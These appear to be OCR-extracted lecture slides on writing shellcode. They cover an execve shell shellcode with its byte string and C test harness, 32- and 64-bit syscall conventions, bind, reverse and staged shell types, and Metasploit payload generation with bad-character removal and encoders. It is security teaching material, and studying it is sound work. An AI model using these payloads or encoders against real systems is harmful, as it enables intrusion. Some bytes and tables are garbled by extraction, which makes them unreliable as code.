

Memory Layout (New, stack reference)



“Hi there”
48 69 20 74 68 65 72 65

```
804806e: 68 68 65 72 65    push  $0x65726568
8048073: 68 48 69 20 74    push  $0x74206948
8048078: 89 e1             mov   %esp,%ecx
```

Convert shellcode

Convert the output of the `objdump -d` to C-like string:

```
objdump -d print2
| grep "^ "
| cut -d$'\t' -f 2
| tr '\n' ' '
| sed -e 's/ *$//'
| sed -e 's/ \+/\x/g'
| awk '{print "\x"$0}'
```

Wow, my command-line fu is off the charts!

Result:

```
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x
b2\x08\x68\x68\x65\x72\x65\x68\x48\x69\x20\x74\x
89\xe1\xcd\x80\xb0\x01\x31\xdb\xcd\x80
```



Execute shellcode

```
$ cat shellcodetest.c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x31\xdb[...]";
int main(void) {
    ( *( void(*)() ) shellcode) ();
}

$ gcc shellcodetest.c -o shellcodetest
$ ./shellcodetest
Hi there
$
```


Memory Layout (New New)



```
804806e: 68 68 65 72 65   push  $0x65726568
8048073: 68 48 69 20 74   push  $0x74206948
8048078: 89 e1            mov   %esp,%ecx
```

“Hi there”
48 69 20 74 68 65 72 65

Execute Stuff

Want to execute something else than printing “Hi there!”

Execute Stuff

Syscall 11: `execve()`

```
int execve(  
    const char *filename,  
    char *const argv[],  
    char *const envp[]);
```

e.g.:

```
execve("/bin/bash", NULL, NULL);
```

Shell Execute Shellcode

Shell Execute Shellcode:

08048060 <_start>:

8048060:	31 c0	xor	%eax,%eax
8048062:	50	push	%eax
8048063:	68 2f 2f 73 68	push	\$0x68732f2f
8048068:	68 2f 62 69 6e	push	\$0x6e69622f
804806d:	89 e3	mov	%esp,%ebx
804806f:	89 c1	mov	%eax,%ecx
8048071:	89 c2	mov	%eax,%edx
8048073:	b0 0b	mov	\$0xb,%al
8048075:	cd 80	int	\$0x80
8048077:	31 c0	xor	%eax,%eax
8048079:	40	inc	%eax
804807a:	cd 80	int	\$0x80

Shellcode! Example in one slide

```
08048060 <_start>:  
8048060: 31 c0          xor    %eax,%eax  
8048062: 50            push  %eax  
8048063: 68 2f 2f 73 68 push  $0x68732f2f  
8048068: 68 2f 62 69 6e push  $0x6e69622f  
804806d: 89 e3         mov   %esp,%ebx  
804806f: 89 c1         mov   %eax,%ecx  
8048071: 89 c2         mov   %eax,%edx  
8048073: b0 0b         mov   $0xb,%al  
8048075: cd 80         int   $0x80  
8048077: 31 c0         xor   %eax,%eax  
8048079: 40           inc   %eax  
804807a: cd 80         int   $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"  
"\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\x89\xc1\x89\xc2\xb0\x0b"  
"\xcd\x80\x31\xc0\x40xcd\x80";
```

32 vs 64 bit

32bit vs 64bit

Syscalls in **64 bit** are nearly identical to 32 bit

How to execute them:

```
32 bit: int 80
```

```
64 bit: syscall
```

Where are the arguments:

```
32 bit: ebx, ecx, edx, ...
```

```
64 bit: rdi, rsi, rdx
```

32bit vs 64bit

Syscalls:

	32-bit syscall	64-bit syscall
instruction	<code>int \$0x80</code>	<code>syscall</code>
syscall number	EAX, e.g. <code>execve</code> = 0xb	RAX, e.g. <code>execve</code> = 0x3b
up to 6 inputs	EBX, ECX, EDX, ESI, EDI, EBP	RDI, RSI, RDX, R10, R8, R9
over 6 inputs	in RAM; EBX points to them	forbidden
example	<pre>mov \$0xb, %eax lea string_addr, %ebx mov \$0, %ecx mov \$0, %edx int \$0x80</pre>	<pre>mov \$0x3b, %rax lea string_addr, %rdi mov \$0, %rsi mov \$0, %rdx syscall</pre>

Types of shells by shellcode



Types of shellcode

Types of shell's provided by shellcode:

Local shell (privilege escalation)

Remote shell

- ✦ Reverse
- ✦ Bind
- ✦ Find

Shellcode

Bind shell:



Shellcode

Reverse shell:



Shellcode

Find shell:



Types of shellcode

Types of shellcode:

Self contained (all in one)

Staged

- ✦ Minimal initial shellcode: Stager
- ✦ Stager loads stage 1
- ✦ Stage 1 loads Stage 2

Types of shell / shellcode

Shellcode can be categorized by what type of shell it provides

- ✦ Depends on the target
- ✦ Depends on the exploit
- ✦ Depends on your preference
- ✦ Usually:
 - ✦ just listen for packets
 - ✦ connect-back
 - ✦ re-use existing connection

Metasploit

Generate Shellcode with Metasploit

Metasploit

Who wants to code shellcode?

There is an app for that...

Metasploit payloads:

- ✦ Intel, ARM, MIPS, ...
- ✦ Windows, Linux, FreeBSD, ...
- ✦ 32/64 bit
- ✦ Listen-, connect-back-, execute, add-user, ...
- ✦ Alphanumeric, sticky-bit, anti-IDS, ...

Metasploit Shellcode: Payload List

Payloads:

```
$ msfconsole  
msf > use payload/linux/x64/[TAB]  
use payload/linux/x64/exec  
use payload/linux/x64/shell/bind_tcp  
use payload/linux/x64/shell/reverse_tcp  
use payload/linux/x64/shell_bind_tcp  
use payload/linux/x64/shell_bind_tcp_random_port  
use payload/linux/x64/shell_find_port  
use payload/linux/x64/shell_reverse_tcp
```

Metasploit Shellcode: Payload Create

Let metasploit create an exec() shellcode:

```
msf > use payload/linux/x64/exec
```

```
msf payload(exec) > set cmd = "/bin/bash"
```

```
cmd => = /bin/bash
```

```
msf payload(exec) > generate
```

```
"\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +  
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +  
"\x0c\x00\x00\x00\x3d\x20\x2f\x62\x69\x6e\x2f\x62\x61\x73" +  
"\x68\x00\x56\x57\x48\x89\xe6\x0f\x05"
```

Metasploit Shellcode: Payload Create

And now without null bytes:

```
msf payload(exec) > generate -b '\x00\x0A'  
"\x48\x31\xc9\x48\x81\xe9\xf9\xff\xff\xff\x48\x8d\x05\xef" +  
"\xff\xff\xff\x48\xbb\xca\x7f\x48\xd1\xcf\x89\xea\x19\x48" +  
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xa0\x44\x10" +  
"\x48\x87\x32\xc5\x7b\xa3\x11\x67\xa2\xa7\x89\xb9\x51\x43" +  
"\x98\x20xfc\xac\x89\xea\x51\x43\x99\x1a\x39\xc3\x89\xea" +  
"\x19\xf7\x5f\x67\xb3\xa6\xe7\xc5\x7b\xab\x0c\x20\xd1\x99" +  
"\xde\xa2\x90\x2c\x70\x4d\xd1\xcf\x89\xea\x19"
```

Metasploit Shellcode: Payload Encoder

Shellcode encoders:

```
msf payload(exec) > show encoders  
[...]
```

x86/add_sub

x86/alpha_mixed

x86/alpha_upper

x86/avoid_underscore_tolower

x86/avoid_utf8_tolower

```
x86/countdown          normal      Single-byte XOR Countdown Encoder  
x86/fnstenv_mov        normal      Variable-length Fnstenv/mov Dword XOR Encoder  
x86/jmp_call_additive  normal      Jump/Call XOR Additive Feedback Encoder  
x86/nonalpha           low         Non-Alpha Encoder  
x86/nonupper           low         Non-Upper Encoder  
x86/opt_sub            manual      Sub Encoder (optimised)  
x86/shikata_ga_nai     excellent   Polymorphic XOR Additive Feedback Encoder  
x86/single_static_bit  manual      Single Static Bit  
x86/unicode_mixed      manual      Alpha2 Alphanumeric Unicode Mixedcase Encoder  
x86/unicode_upper      manual      Alpha2 Alphanumeric Unicode Uppercase Encoder
```

```
ncoder  
phanumeric Mixedcase Encoder  
phanumeric Uppercase Encoder  
erscore/tolower  
8/tolower  
A Metamorphic Block Based XOR Encoder  
ord XOR Encoder  
ed Context Keyed Payload Encoder  
ased Context Keyed Payload Encoder  
ased Context Keyed Payload Encoder
```

Metasploit Shellcode: Payload Encoder

Alphanumeric Shellcode

```
>>> print shellcode
```

```
??w? [SYIIIIIIIIICCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI9lZHnbuPgpc0Qp  
kbRq8DOMgbjev4qKOLlGLCQ3LwrtlGpiQzotMs107irkBF2aGLK3bfpNk2j7LlKr1Fq3HZCrhvan1Sa  
1kffQIonLiQZo4MeQIWvXyprUzVTCSMxxWK1mVDD5KT68LK68dd31kcE6LKVl2klKcheLuQN3Nkc4LK  
